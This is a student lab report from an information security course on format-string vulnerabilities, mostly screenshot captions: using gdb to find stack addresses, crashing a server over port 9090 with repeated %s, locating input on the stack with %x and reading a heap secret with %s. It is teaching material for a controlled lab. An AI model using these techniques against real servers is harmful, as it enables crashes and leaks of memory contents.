INFORMATION SECURITY LABORATORY

WEEK 5


BY: RAJDEEP SENGUPTA

SRN: PES1201800144


SECTION: C

Note: Please find the terminal username as my SRN followed by my name ‘seed@pes1201800144rajdeep’.


TASK 1:




Screenshot 1.1: Client machine executing first command



Screenshot 1.2: Server showing the output




Screenshot 1.3: client machine executing the second command




Screenshot 1.4: Server output for the second command

TASK 2:




Screenshot 2.1: running gdb and creating **breakpoint at printf function**, then info frame gives the **address of the reference to format string as 0xbfffe74c**




Screenshot 2.2: running gdb and creating **breakpoint at myprintf function**, then info frame gives the **return address of myprintf function as 0xbfffe76c**

TASK 3:



Screenshot 3.1: Client machine sending command through port 9090




Screenshot 3.2: Server machine program crashed due to segmentation fault


The program crashes with a segmentation fault. The printf reads the data at that point but due to the consecutive %s, the pointer passes out of the addresses meant for printf function. Now the pointer may be at an address where the value is unreadable or belongs to the root space which is not allowed to be read. Hence a segmentation fault.

==========


TASK 4:




Screenshot 4.A.1: AAAA is entered with many %.8x on the client side



Screenshot 4.A.2: Here the difference is 24 %x. We can find the 41414141 value which is the ASCII value of AAAA is stored in the stack memory.



Screenshot 4.B.1: A secret message stored in heap area and the 24th place is given %s so that the secret message is printed out as a string



